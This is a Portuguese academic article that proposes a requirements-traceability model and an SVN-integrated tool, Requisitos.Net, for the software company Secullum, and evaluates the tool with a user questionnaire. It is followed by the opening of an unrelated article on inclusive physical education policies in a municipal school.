


Figura 2 – Pré-rastreabilidade e Pós-rastreabilidade
Fonte: Sayao e Leite (2005)

2.2.1 ELLOS DE RASTREABILIDADE

Segundo Gengivir (2009, p. 44), “O principal recurso utilizado para manter e representar os relacionamentos da rastreabilidade é o elo (do inglês *link*)”. Neste sentido, os elos são utilizados nas atividades de validação, análise, evolução e referência cruzada entre requisitos e artefatos de desenvolvimento.

Várias categorias de elos podem ser determinadas usando como base atributos e propriedades ou a aplicação destes elos no processo de desenvolvimento, por este motivo, vários tipos de elos são encontrados na literatura. Para fins de simplificação, neste caso, se utiliza apenas o conceito de elo, tornando implícitos os vários tipos de elos disponíveis.

3 FERRAMENTA GERENCIADOR DE REQUISITOS

Atualmente a Secullum Softwares utiliza uma ferramenta interna denominada Gerenciador de Requisitos para realizar atividades pertinentes à rastreabilidade entre requisitos e artefatos. As principais funcionalidades disponíveis na ferramenta são apresentadas abaixo, descrevendo as dificuldades e carências identificadas em seu uso.

3.1 CADASTRAMENTO DE REQUISITOS

Na ferramenta Gerenciador de Requisitos, a função de cadastramento de requisitos destaca-se pela pobreza de informações, visto que, o espaço disponível para a especificação do requisito resume-se a um campo texto que permite apenas uma linha de digitação. Além disso, não é possível adicionar informações referentes à pré-rastreabilidade, tais como: anexos de e-mails, documentos e desenhos de telas, por exemplo.

Além disto, a ferramenta não oferece suporte à rastreabilidade de mudanças nos requisitos ao decorrer do projeto, conforme mencionado na subseção 2.1 da sessão 2. Uma alternativa, neste caso, seria a ferramenta implementar um histórico para armazenar as modificações aplicadas aos requisitos, facilitando assim, análises de impacto de mudanças posteriores.

3.2 CADASTRAMENTO DE ELOS ENTRE REQUISITOS E ESTÓRIAS

A primeira parte da formação de elos entre requisitos e artefatos de desenvolvimento se dá através da ligação entre requisitos e estórias. Na ferramenta Gerenciador de Requisitos, este elo não permite definir o nível de impacto aplicado à estória pelo requisito, prejudicando, desta forma, a análise de impacto de mudanças. Uma alternativa, neste caso, seria criar atributos nos elos entre estórias e requisitos, que definam o grau de importância de cada ligação.

3.3 CADASTRAMENTO DE ARTEFATOS

Dentre as dificuldades encontradas na utilização do cadastro de artefatos, pode-se destacar o fato de que os artefatos só podem ser cadastrados um a um, respeitando padrões de nomenclatura pré-estabelecidos, sem possuir nenhum tipo de integração com softwares de controle de repositório, como, no caso da Secullum, a ferramenta SVN. Este processo, além de demandar tempo, abre margem para a duplicidade de registros, seja por erro de grafia ou por descumprimento da nomenclatura.

3.4 CADASTRAMENTO DE ELOS ENTRE ESTÓRIAS E ARTEFATOS

A segunda parte da formação de elos entre requisitos e artefatos de desenvolvimento se dá através da ligação entre estórias e artefatos. Na ferramenta Gerenciador de Requisitos, esta funcionalidade é feita de maneira manual, item a item, demandando muito tempo da equipe de desenvolvimento. Além disso, o tempo aumenta na medida em que novos artefatos são incorporados à ferramenta, já que o usuário precisa localizar o artefato desejado em uma lista com todos os itens disponíveis.

A demanda de tempo para este processo se acentua, na medida em que se deseja cadastrar várias ligações de artefatos e estórias em um único momento. Uma situação em que se faz necessário cadastrar elos consecutivamente é quando se efetua um *commit* de determinada estória, em que nele são alterados vários artefatos.

Além do quesito tempo, a função de cadastramento de elos entre estórias e artefatos não permite a definição de quão alterado foi cada artefato para que a estória seja atendida, e

por consequência, o requisito a ela vinculado. Uma alternativa, neste caso, seria implementar na ferramenta um campo adicional para ponderar o impacto aplicado ao artefato em decorrência da estória, similar ao que foi sugerido no caso dos registros de elos entre estórias e requisitos.

3.5 ANÁLISE DE IMPACTO DE ALTERAÇÕES EM REQUISITOS

Faz parte das atividades de rastreabilidade de requisitos, analisar o impacto de alterações em requisitos com relação a artefatos relacionados, conforme mencionado na seção 2. Por este motivo, a ferramenta Gerenciador de Requisitos disponibiliza uma maneira para que o usuário possa analisar o impacto que uma mudança em determinado requisito poderá ter em relação aos artefatos relacionados. Porém, como o requisito não tem ligação direta com os artefatos na ferramenta, é preciso localizar, inicialmente, a estória relacionada ao requisito que se deseja alterar. Para isso, o usuário precisa, primeiramente, localizar a estória utilizada para atender o requisito, e então, repetir a busca, pesquisando, neste momento, ligações existentes entre a estória e seus artefatos. Desta maneira, após executar os dois passos anteriormente citados, é possível identificar os nomes dos artefatos que foram modificados para o atendimento das especificações pertinentes ao requisito analisado. Não obstante, a ferramenta não especifica o impacto sofrido por cada artefato para que o requisito pudesse ser atendido, nem tanto, uma maneira rápida de localizar quais outros requisitos alteraram cada artefato.

Com base nisso, é possível observar que a ferramenta Gerenciador de Requisitos, utilizada atualmente na Secullum Softwares, mesmo disponibilizando algumas funções necessárias às atividades de rastreabilidade de requisitos, não possui características importantes como:

4 MODELO PARA RASTREABILIDADE DE REQUISITOS

- Suporte a pré-rastreabilidade;
- Controle sobre alterações nos requisitos durante o processo de desenvolvimento;
- Definições de relevância de cada elo em relação a cada item.

Além disso, as atividades disponíveis na ferramenta demandam muito tempo para serem executadas. Com isso a equipe de desenvolvimento precisa reservar tempo para desenvolver estas atividades, diminuindo assim, o tempo disponível para desempenhar outras tarefas de desenvolvimento, podendo comprometer a produtividade da equipe.

Nesta seção são avaliadas as principais funcionalidades identificadas em ferramentas com suporte à rastreabilidade de requisitos disponíveis no mercado, frente à ferramenta Gerenciador de Requisitos, atualmente utilizada pela empresa. A partir desta análise, um modelo de ferramenta de rastreabilidade de requisitos é apresentado, levando em consideração a bibliografia apresentada, juntamente com as funcionalidades presentes nas ferramentas disponíveis no mercado, aliado ao contexto de desenvolvimento de software adotado pela Secullum Softwares.

O INCOSE (*International Council on Systems Engineering*) (INCOSE, 2008) apresenta uma lista comparativa entre algumas das ferramentas mais importantes para gerenciamento de requisitos. Entre elas, destacam-se:

- **Caliber:** segundo Gengivir (2009), a Caliber contém recursos para a manutenção e o rastreamento de alterações de requisitos e a elaboração de relatórios;

- **Doors:** sua finalidade é “otimizar a comunicação, colaboração e verificação de requisitos em toda a organização e em sua cadeia de fornecimento” (IBM, 2014).
- **Requisite Pro:** “uma ferramenta de gerenciamento de requisitos e casos de uso em equipes de projeto” (IBM, 2014).

Um resumo da pesquisa do INCOSE sobre as ferramentas anteriormente mencionadas, juntamente com a avaliação da ferramenta Gerenciador de Requisitos frente a estas características pode ser visualizada na tabela 2. Enquanto que “A” significa que a ferramenta *atende* à funcionalidade analisada, “PA” significa que a ferramenta *parcialmente atende* à funcionalidade, já “NA”, indica que a ferramenta *não atende* à funcionalidade analisada.

Item	Caliber	Doors	Requisite Pro	Gerenciador de Requisitos
Captura/Identificação de requisitos				
Enriquecimento de documentação	A	A	A	NA
Mudança na documentação	A	PA	A	NA
Identificador manual de requisitos	A	A	A	A
Modo em lote de atualização de vínculos	A	PA	A	NA
Classificação de requisitos	A	A	A	NA
Fluxo de requisitos				
Derivação de requisitos	A	A	A	NA
Alocação de desempenho aos requisitos	A	A	A	NA
Vínculo de requisitos com elementos do sistema	A	A	A	A
Anotação de requisitos	A	A	A	PA
Análise de rastreabilidade				
Visibilidade de vínculos com a implementação	A	A	A	PA
Verificação de requisitos	A	A	A	PA

Tabela 2 – Comparação entre ferramentas com suporte à rastreabilidade de requisitos

Fonte: O Autor

Com base na Tabela 2, pode-se observar que a ferramenta Gerenciador de Requisitos não atende à maioria das características apontadas como importantes para uma ferramenta de gerenciamento de requisitos. Dentre as carências da ferramenta Gerenciador de Requisitos, destacam-se as funcionalidades de controle de mudanças nos requisitos e criação de elos em lote.

4.1 NECESSIDADES DO CONTEXTO DE DESENVOLVIMENTO

Com base no contexto de desenvolvimento de software, identificado na sessão 2, são acrescentadas ao modelo proposto, algumas características importantes a ser implementadas em uma ferramenta de rastreabilidade de requisitos. Estas características foram escolhidas a partir de um levantamento com a equipe de desenvolvimento da empresa Secullum Softwares, dentre elas, pode-se citar:

- A integração com ferramentas de versionamento, para que seja possível agilizar o cadastramento de artefatos e elos entre estes e estórias;
- A utilização de estórias como elo entre requisitos e artefatos;
- A visualização rápida de elos através de ligações entre estórias e requisitos e/ou estórias e artefatos agilizando o tempo no momento da análise de impacto de alterações.

4.2 MODELO PROPOSTO

Vislumbrando atender as funcionalidades e características, referentes ao gerenciamento de requisitos, abordadas neste trabalho, um modelo de rastreabilidade de requisitos e pro-

posto. Este modelo serve de base para o desenvolvimento da ferramenta para rastreabilidade de requisitos, implementada na empresa Secullum Softwares. Desta maneira, abaixo são listadas as funcionalidades que compõem o modelo:

- Cadastramento de usuários e equipes de desenvolvimento;
- Cadastramento de Projetos;
- Cadastramento de Requisitos;
- Cadastramento de Estórias;
- Cadastramento de Artefatos;
- Ligações entre Artefatos e Estórias;
- Ligações entre Requisitos e Estórias;
- Visualização de ligações entre Requisitos, Estórias e Artefatos.

Com base na implementação das funcionalidades acima mencionadas, acredita-se fornecer uma ferramenta de suporte a rastreabilidade de requisitos que atende as principais práticas de rastreabilidade de requisitos utilizadas atualmente, sem deixar de lado, o contexto de desenvolvimento aplicado na empresa. O esquema presente na Figura 3 representa graficamente as funcionalidades acima mencionadas, as quais são descritas com maior profundidade a seguir:

- **Cadastramento de usuários e equipes de desenvolvimento:** com o intuito de aumentar a segurança do software, sugere-se a criação de usuários e equipes de desenvolvimento. Estas informações são utilizadas posteriormente, automatizando alguns processos, como projeto atual de uma equipe, por exemplo;

- **Cadastramento de Projetos:** fundamental para o modelo de desenvolvimento adotado, nele são armazenadas informações de equipe responsável, nome e período que o projeto irá ocorrer;
- **Cadastramento de Requisitos:** informação essencial em uma ferramenta de rastreabilidade, o cadastro de requisitos deve possuir, além de opções básicas como descrição e projeto, um espaço para acrescentar documentos, histórico de modificações e um controle sobre as versões dos requisitos;
- **Cadastramento de Estórias:** termo utilizado no contexto da empresa, devido à utilização do *Scrum*, o cadastro de estórias age como intermediário na ligação entre requisitos e artefatos. No cadastro de estórias, além das informações básicas como descrição, projeto e produto, também é possível a adição de referências a requisitos, evitando deslocamentos desnecessários;
- **Cadastramento de Artefatos:** buscando facilitar o cadastramento de artefatos, o mesmo é feito de duas maneiras. A primeira maneira é cadastrar o artefato manualmente, acrescentando informações básicas como o caminho e a descrição. Já a segunda maneira, é a inclusão automática através da integração com a ferramenta de controle de repositório SVN;
- **Ligações entre Artefatos e Estórias:** a fim de diminuir o tempo demandado para cadastramento de elos entre artefatos e estórias, este procedimento é feito de maneira semiautomática. Para isso é utilizada a ferramenta de versionamento e repositório SVN, bastando ao usuário relacionar o *commit* efetuado na ferramenta SVN à estória;

- **Ligações entre Requisitos e Estórias:** o vínculo entre requisitos e estórias pode ser feito de duas maneiras. A primeira maneira é no momento do cadastramento das estórias, já vincular os requisitos a ela relacionados. A segunda maneira é efetuar a ligação manualmente, informando o requisito, a estória e a relevância do elo;
- **Visualização de ligações entre Requisitos, Estórias e Artefatos:** buscando diminuir o tempo de procura de elos entre requisitos, estórias e artefatos, uma tabela com as ligações é apresentada ao usuário. Nesta tabela, *links* que direcionam o usuário para listagem de ligações, estão presentes, para que, assim, o usuário não precise preencher filtros repetidamente, nem tanto, ficar passando de tela em tela, para obter as informações desejadas. Além disso, a importância dos elos é destacada nestas tabelas, para uma melhor compreensão e posterior análise de impacto por parte do usuário.




Figura 3 – Representação gráfica do modelo proposto

Fonte: O Autor

5 FERRAMENTA REQUISITOS.NET

Com base nas funcionalidades acima apresentadas, uma ferramenta foi desenvolvida, desta maneira, é possível avaliar se o modelo proposto adequa-se ao contexto de desenvolvimento utilizado na empresa, em que se utiliza do modelo incremental de desenvolvimento aliado às práticas do *Scrum*. Na próxima seção, esta ferramenta será apresentada com mais detalhes.

A ferramenta Requisitos.Net foi desenvolvida a partir do modelo proposto no capítulo anterior, com o objetivo de disponibilizar a seus usuários, uma ferramenta para rastreabilidade de requisitos mais completa em relação a ferramenta Gerenciador de Requisitos, atualmente utilizada na empresa. Para isso, a ferramenta Requisitos.Net apresenta, dentre suas principais características:

- Maior espaço para especificação dos requisitos, através de anexos de documentos, tais como, históricos de e-mail, desenhos de telas, entre outros;
- Histórico de modificações em requisitos;
- Cadastramento de elos entre requisitos;
- Cadastramento de artefatos de desenvolvimento e criação de elos com histórias de maneira semiautomática, através da integração com a ferramenta de controle de repositório SVN;
- Área para análise de impacto de mudanças em requisitos, histórias e artefatos de maneira compactada;
- Diminuição do tempo para execução de tarefas em relação à ferramenta Gerenciador de Requisitos.

Nesta seção, são apresentadas as principais funcionalidades presentes na ferramenta Requisitos.Net, relacionando-as com a bibliografia e o modelo proposto para a rastreabilidade de requisitos, tratadas anteriormente neste estudo. Além disso, são comentadas as semelhanças entre a ferramenta Requisitos.Net e a ferramenta Gerenciador de Requisitos.

5.1 CADASTRAMENTO DE USUÁRIOS E EQUIPES DE DESENVOLVIMENTO

Com o objetivo de localizar os responsáveis por alterações, utiliza-se na ferramenta Gerenciador de Requisitos, o conceito de usuário, todavia, como no contexto da empresa, algumas operações como a criação e modificação de requisitos são feitas em grupo, apenas um usuário fica responsável pelas modificações. Para resolver essa situação, incorporou-se na ferramenta Requisitos.Net o conceito de equipe de desenvolvimento, assim, quando um usuário da equipe faz alterações na ferramenta, toda a equipe poderá responder por estas alterações, visto que, as alterações apenas são aplicadas à ferramenta, após aceitação da especificação pela da equipe de desenvolvimento.

5.2 CADASTRAMENTO DE PROJETOS

O cadastramento de projetos, necessário dentro do modelo de desenvolvimento adotado pela empresa, já vem sendo utilizado na ferramenta Gerenciador de Requisitos, atualmente utilizada na empresa. Devido a esta situação, na ferramenta Requisitos.Net, esta funcionalidade foi mantida, com o diferencial de ser utilizada automaticamente como filtro de informações, juntamente com as informações do usuário conectado.

5.3 CADASTRAMENTO DE REQUISITOS

Essencial em uma ferramenta de rastreabilidade de requisitos, o cadastro de requisitos, foi apontado na seção 3, como uma das dificuldades encontradas na utilização da ferramenta Gerenciador de Requisitos, devido à pobreza na especificação dos requisitos. Com base nesta situação, a ferramenta Requisitos.Net disponibiliza a seus usuários, a possibilidade de anexar documentos à requisitos, estes documentos podem ser, por exemplo, esboços de tela, históricos de e-mail e quaisquer outros documentos que julgar-se relevante, com a possibilidade de visualiza-los caso necessário, utilizando desta maneira, a prática de pré-rastreabilidade, mencionada na seção 2 deste estudo.

Com o objetivo de atender às práticas de rastreabilidade de requisitos, apresentadas na bibliografia analisada, mais especificamente a prática de rastreabilidade horizontal, é disponibilizado na ferramenta Requisitos.Net, um histórico sobre as modificações no requisito durante seu ciclo de vida. Além disso, a ferramenta Requisitos.Net permite indicar o tipo do requisito que está sendo cadastrado, com a possibilidade de ser Funcional, Não funcional ou Não identificado. Desta maneira, a ferramenta possibilita a classificação de requisitos que, conforme mencionado na seção 3, é uma prática utilizada nas principais ferramentas de rastreabilidade de requisitos disponíveis no mercado.

5.4 CADASTRAMENTO DE ESTÓRIAS

O cadastro de histórias, conforme já mencionado, se faz necessário dentro do modelo de desenvolvimento adotado pela empresa, servindo de intermediária na ligação entre requisi-

tos e artefatos. Por este motivo, essa funcionalidade está presente na ferramenta Gerenciador de Requisitos e foi incorporada à ferramenta Requisitos.Net, a diferença entre as funcionalidades apresentadas nas duas ferramentas é que, na ferramenta Requisitos.Net é possível, dentro do cadastro da estória, vincular um ou mais requisitos à estória, sem a necessidade de acesso à outras telas.

5.5 CADASTRAMENTO DE ARTEFATOS

Tendo em vista a dificuldade na utilização da funcionalidade de cadastro de artefatos apresentada na ferramenta Gerenciador de Requisitos, mencionada na seção 3, a ferramenta Requisitos.Net disponibiliza ao usuário duas maneiras de efetuar este processo. A primeira delas ocorre de maneira manual, conforme funcionalidade já existente na ferramenta Gerenciador de Requisitos, a segunda maneira ocorre de forma automática, através da integração com a ferramenta de controle de repositório SVN.

Desta forma, a maneira de cadastramento de artefatos mais utilizada na ferramenta Requisitos.Net é a automática, a qual ocorre no momento do cadastro de elos entre estórias e artefatos, apresentada na subseção 5.7 desta seção.

5.6 CADASTRAMENTO DE ELOS ENTRE REQUISITOS

Conforme observado na tabela 4 da seção 4, várias ferramentas disponíveis no mercado apresentam a funcionalidade de derivação de requisitos, em que vários requisitos complementam as funcionalidades de um requisito. Nesse sentido, a ferramenta Requisitos.Net possibilita a ligação entre requisitos, não disponível na ferramenta Gerenciador de Requisitos.

5.7 CADASTRAMENTO DE ELOS ENTRE REQUISITOS E ESTÓRIAS

A funcionalidade de criação de elos entre requisitos e estórias é uma necessidade apresentada pelo modelo de desenvolvimento utilizado na empresa, em que a estória serve como intermediária na ligação entre requisitos e artefatos. Sendo assim, a ferramenta Requisitos.Net incorporou esta funcionalidade, já presente na ferramenta Gerenciador de Requisitos, porém com o diferencial de permitir ao usuário informar a relevância da ligação, a qual pode ser definida como Baixa, Média ou Alta, aprimorando, desta maneira, o processo de análise de impacto de modificações, apresentada na seção 5.9.

5.8 CADASTRAMENTO DE ELOS ENTRE ESTÓRIAS E ARTEFATOS

Com o objetivo de concluir o elo entre requisitos e artefatos, faz-se necessário a criação de elos entre estórias e artefatos, desta maneira, será possível analisar o impacto de mudanças em requisitos com relação aos artefatos relacionados. Por fazer parte das necessidades apresentadas pelo modelo de desenvolvimento da empresa, esta funcionalidade esta presente na ferramenta Gerenciador de Requisitos, porém, possibilitando apenas, a execução destas atividades de maneira manual, já na ferramenta Requisitos.Net, está disponível uma maneira semiautomática de executar estas tarefas, através da integração com a ferramenta de versionamento SVN.

5.9 ANÁLISE DE IMPACTO DE MUDANÇAS EM REQUISITOS

Fundamental dentro do contexto da rastreabilidade de requisitos, a análise de impacto de mudanças em requisitos é, conforme mencionado na seção 3, uma das dificuldades apontadas na utilização da ferramenta Gerenciador de Requisitos, já que esta não possuiu uma área específica para apoio a análise de impacto. Por conta disso, a ferramenta Requisitos.Net disponibiliza, em uma só tela, informações dos vínculos entre requisitos, estórias e artefatos, com o intuito de facilitar a análise de impacto de mudanças.

Conforme pode ser visualizado na Figura 4, a tela de análise de impacto apresenta três possibilidades de filtros, sendo eles, Requisito, Estória e Artefato. Após seleção do filtro desejado, são carregados os itens referentes ao filtro para seleção, por exemplo, caso o usuário opte pelo filtro Requisito, os itens disponíveis para seleção na combo Item, serão os requisitos cadastrados na ferramenta.

Após seleção do filtro desejado, ao clicar em Atualizar, são exibidas três tabelas contendo as ligações relacionadas ao filtro selecionado, desta maneira, caso o usuário selecione, por exemplo, um requisito no filtro, são exibidas as ligações do requisito com outros requisitos, estórias e artefatos. Caso preferir, o usuário poderá, clicando em qualquer item das tabelas, recarregar a tela utilizando o item selecionado como filtro, facilitando desta maneira, a navegação entre os itens.

ANÁLISE DE IMPACTO

Tipo: Item:

Período entre cores:

Estória		Relevância	Ligações	Artefato	Ligações
SP015-03 - Estória 4		Alta	21	Ponto4/controles.css	3
Requisito	Cadastro	Relevância	Ligações	Ponto4/controles.scss	3
Ponto4/Permitir tradução do Ponto 4 Web	<input checked="" type="checkbox"/>	Baixa	2	Ponto4/backbone-customizacao.js	2
				Ponto4/data_helper.js	1
				Ponto4/ui.js	1
				Ponto4/ajustes-parciais.vbhtml	1
				Ponto4/alterar-batidas.vbhtml	1
				Ponto4/alterar-dados-cadastrais.vbhtml	1
				Ponto4/gerenciar-solicitacoes.vbhtml	1
				Ponto4/lancamento-justificativas.vbhtml	1
				Ponto4/minhas-solicitacoes.vbhtml	1
				Ponto4/periodo-encerrado.vbhtml	2
				Ponto4/selecionar-justificativa.scss	1
				Ponto4/cartao-ponto-colunas.js	1
				Ponto4/cartao-ponto-opcoes.js	1
				Ponto4/selecionar-justificativa.js	1
				Ponto4/CartaoPontoOpcoesController.vb	1
				Ponto4/cartao-ponto-colunas.vbhtml	1
				Ponto4/cartao-ponto-opcoes.vbhtml	1

Figura 5.1 – Tela de análise de impacto
Fonte: O Autor

6 AVALIAÇÃO DA FERRAMENTA REQUISITOS.NET

Além disso, a funcionalidade de análise de impacto presente na Requisitos.Net, apresenta o número de ligações que cada item possui, revelando assim, quais itens são mais utilizados, para que assim seja dispensando um cuidado maior nestes casos.

Desta maneira, acredita-se que a ferramenta Requisitos.Net apresenta as características pertinentes a uma ferramenta de rastreabilidade de requisitos, com base na bibliografia analisada e no modelo de rastreabilidade de requisitos, proposto na sessão 4.

Para que fosse possível analisar se a ferramenta Requisitos.Net atende as necessidades da empresa com relação a rastreabilidade de requisitos, um questionário foi elaborado. Neste, são comparadas as funcionalidades entre a ferramenta atual e a ferramenta proposta, para que seja possível avaliar a adequação do modelo para rastreabilidade de requisitos proposto, ao contexto de desenvolvimento da empresa. Desta maneira, a Tabela 3 apresenta o resumo das respostas apresentadas pelos usuários em relação às ferramentas Gerenciador de Requisitos e Requisitos.Net.

Questão	Gerenciador de Requisitos	Requisitos.Net
Tempo para realização de tarefas	-	É mais rápida
Satisfação em relação ao cadastro de Requisitos, Estórias e Artefatos	Muito insatisfeito	Satisfeito
Satisfação em relação à criação de Elos	Insatisfeito	Satisfeito
Satisfação em relação à análise de impacto	Muito insatisfeito	Satisfeito
Informações suficientes para análise de impacto	Não	Sim

Tabela 3 – Resumo das respostas em relação às ferramentas

Fonte: O Autor

Com base nisso, acredita-se que o modelo proposto para avaliar o impacto de modificações em requisitos, estórias e artefatos, é mais eficiente do que o modelo adotado na ferramenta Gerenciador de Requisitos, atualmente utilizada na empresa. Além disso, pode-se observar que, as funcionalidades de cadastro e criação de elos entre requisitos, estórias e artefatos, são mais eficientes na ferramenta Requisitos.Net em relação a ferramenta Gerenciador de Requisitos. Deste modo, acredita-se que esta situação foi resultado do enriquecimento da especificação dos requisitos e da possibilidade de cadastramento e ligação de artefatos com estórias em lote, diminuindo consideravelmente o tempo dispensado para execução destas atividades.

Contudo, devido ao número de usuários e pelo tempo de utilização, não se pode afirmar com certeza que a ferramenta Requisitos.Net adequa-se totalmente ao contexto de desenvolvimento da empresa Secullum Softwares. Não obstante, observa-se que as dificuldades apontadas na utilização da ferramenta Gerenciador de Requisitos, conforme sessão 3, foram resolvidas na ferramenta Requisitos.Net, solucionando, desta maneira, a problemática abordada.

7 CONCLUSÃO

Neste estudo, foi desenvolvido um modelo de rastreabilidade de requisitos para a empresa Secullum Softwares. Este modelo foi construído levando em consideração o contexto ágil de desenvolvimento utilizado na empresa, que adota *Scrum*, em conjunto com o estudo envolvendo ferramentas disponíveis no mercado, a ferramenta atualmente utilizada na empresa, e a bibliografia relacionada às práticas de rastreabilidade de requisitos.

Neste contexto, o modelo tem por objetivo incorporar características relevantes da rastreabilidade de requisitos e solucionar as carências identificadas na ferramenta atualmente utilizada

pela empresa. Deste modo, o modelo de rastreabilidade de requisitos proposto foi dividido em quatro partes, sendo a primeira delas correspondente aos cadastros de equipes, usuários e projetos, necessários no contexto da empresa. A segunda corresponde ao cadastro de requisitos, estórias e artefatos, visando enriquecer a especificação de requisitos e automatização de alguns cadastros. A terceira parte corresponde à criação de elos, em que se objetiva explicitar a relevância dos elos e criar elos em lote, aumentando a agilidade do processo. A quarta, e última parte, corresponde à análise de impacto em modificações, em que se busca reunir as informações atreladas a um objeto em uma única tela, facilitando a visualização dos elos.

Com base no modelo proposto, foi desenvolvida uma ferramenta, denominada Requisitos.Net, com o intuito de avaliar a adequação do modelo frente ao contexto da empresa. Sendo assim, após sua utilização, um questionário foi aplicado, a fim de avaliar suas percepções em relação ao modelo e à ferramenta propostos.

A partir da análise do questionário, pode-se verificar que a funcionalidade de análise de impacto em modificações foi bem aceita pelos usuários da ferramenta Requisitos.Net, todavia, a funcionalidade necessita de um período mais longo de utilização, para que seja possível avaliar sua eficiência no contexto de desenvolvimento analisado. Isso se mostra relevante, visto que a análise de impacto em modificações é uma prática pouco explorada pela empresa atualmente. No entanto, pela avaliação da nova ferramenta, há evidências de que a mesma solucionou as deficiências apontadas na especificação de requisitos. Porém, entende-se que devido ao tempo limitado para avaliação da ferramenta, é possível que algumas necessidades não tenham sido identificadas pelos usuários.

Também foi percebido que as carências apresentadas na Gerenciador de Requisitos, em relação ao tempo para execução das atividades de cadastro e criação de elos entre estórias e artefatos, foram resolvidas na ferramenta Requisitos.Net. Isto se dá devido à integração com o software de controle de repositório SVN, que permite que os artefatos sejam criados automaticamente junto à criação de elos entre requisitos e artefatos. Dessa forma, esta tarefa passou a ser realizada de maneira simplificada, sem a necessidade de repetição de procedimentos.

De uma maneira geral, o objetivo deste estudo foi alcançado, através do desenvolvimento do modelo e por consequência, da ferramenta, solucionando a problemática da empresa em relação à rastreabilidade de requisitos. Portanto, acredita-se que o modelo proposto neste trabalho, além de atender às demandas da Secullum Softwares, pode servir de ponto de partida em estudos futuros referentes à execução das atividades de rastreabilidade de requisitos em empresas que adotam as práticas do *Scrum* em equipes de desenvolvimento.

REFERÊNCIAS

ESQUIVEL, Marcus Vinícius e SPINOLA, Rodrigo. *Rastreabilidade de Requisitos: Conhecendo a ferramenta Enterprise Architect e seu apoio à rastreabilidade*. ed. 52. Engenharia de Software Magazine, 2012. 7p.

FALBO, R. de Almeida. *Engenharia de Requisitos de Software*. Espírito Santo: UFES, 2012. 179 p.

GENVIGIR, Elias Canhadas. *Um modelo para rastreabilidade de requisitos de software baseado em generalização de elos e atributos*. São José dos Campos: INPE, 2009. 203p.

IBM (2014). Disponível em <http://www.ibm.com/developerworks/downloads/tr/rtp/?S_CMP=RRP&S_CMP=rnav&S_CMP=rnav>. Acesso em: 02 Nov. 2014.

INCOSE (2014). Disponível em <<http://www.incose.org/>>. Acesso em: 06 Nov. 2014.

SAYÃO, Miriam e LEITE, Julio Cesar Sampaio do Prado. *Rastreabilidade de Requisitos*. Rio de Janeiro: PUC, 2005. 30p.

SOFTTEX (2014), Mps.Br, Disponível em <<http://www.softex.br/mpsbr/>>. Acesso em: 31 ago. 2014.

SEI. CMMI® for Development, Version 1.3: *Improving processes for developing better products and services*. BadFord: Carnegie Mellon, 2010. 482p.

DESTAQUE

Ciências da Saúde - Educação Física

AS IMPLICAÇÕES GERADAS PELA IMPLEMENTAÇÃO DE POLÍTICAS DE EDUCAÇÃO INCLUSIVA NA EDUCAÇÃO FÍSICA DE UMA ESCOLA MUNICIPAL DE NOVO HAMBURGO/ RS

Eduardo Geller de Brida

Acadêmico do 8º semestre do Curso de Educação Física da Universidade Feevale, adotou como linha de pesquisa em seu Trabalho de Conclusão de Curso a Educação Física Inclusiva.
Email: eduardodebrida@gmail.com.

Luis Eurico Kerber

Graduado em Educação Física pelo Centro Universitário Feevale (1997), possui Pós-graduação em Ciências da Atividade Física, pela UNOPAR (2000) e Mestrado Acadêmico em Diversidade Cultural e Inclusão Social pela Universidade Feevale (2016).
Email: luislek@feevale.br

R E S U M O

O presente trabalho aborda questões históricas e sociopolíticas da Educação Inclusiva, enfatizando a Educação Física e questionando quais foram as implicações geradas pelas políticas inclusivas em uma Escola Municipal de N.H. nos últimos quinze anos. Objetiva-se identificar como era a realidade da escola no período da implementação da Lei nº 9.394/96 (LDB), comparando-se com a atualidade. A pesquisa seguiu o paradigma qualitativo com o objetivo observacional descritivo, caracterizando-se como um estudo de caso, abrangendo como sujeitos de estudo alunos, ex-alunos, responsáveis e membros da escola. Para a coleta dos dados, realizou-se a observação direta na escola, entrevistas semiestruturadas, anotações no diário de campo e análise de documentos. Através da análise, evidenciou-se nos resultados que as políticas inclusivas provocaram uma melhora na efetivação dos direitos legais e nas condições das escolas. As implicações mais relevantes se referem a atuação conjunta do AEE com o ensino regular e, sobretudo, a viabilização da interação dos alunos nas aulas, possibilitando aos alunos com deficiências o direito de se desenvolverem integralmente. Desta forma, conclui-se, que apesar da distância entre a realidade atual e o que fora idealizado pelas políticas, elas podem ser consideradas efetivas no que se propuseram, tendo em vista as grandes mudanças constatadas.

Palavras-chave: Políticas educacionais. Inclusão escolar. Educação Física.

A B S T R A C T

This paper discusses historical and socio-political issues of Inclusive Education, emphasizing the Physical Education and questioning what were the implications generated by inclusive policies in a Municipal School N.H. in the last fifteen years. The objective is to identify how was the school of reality in the period of implementation of Law No. 9.394 / 96 (LDB), compared with the present. The research followed the qualitative paradigm with descriptive observational objective, characterized as a case study, covering as subjects of study students, former students, parents and guardians and members responsible for school. To collect the data, there was direct observation in school, semi-structured interviews, notes in field diary and document analysis. Through the analysis, it was shown in the results that inclusive policies led to an improvement in the enforcement of legal rights and the conditions of the schools. The most significant implications refer to joint efforts of AEE with regular education, and especially the viability of student interaction in the classroom, allowing students with disabilities the right to develop fully. Thus, it is concluded that despite the distance between the current reality and which was designed by the policies, they can be considered effective when it proposed, in view of the major changes observed.

Keywords: Educational politics. School inclusion. Physical Education.

1 INTRODUÇÃO

Historicamente, a pessoa com deficiência possui dificuldades em exercer seu papel de cidadão devido ao preconceito que sempre sofreu e por ser considerada inválida e ou segregada do convívio social, mesmo que prove o contrário (SENAC, 2003).

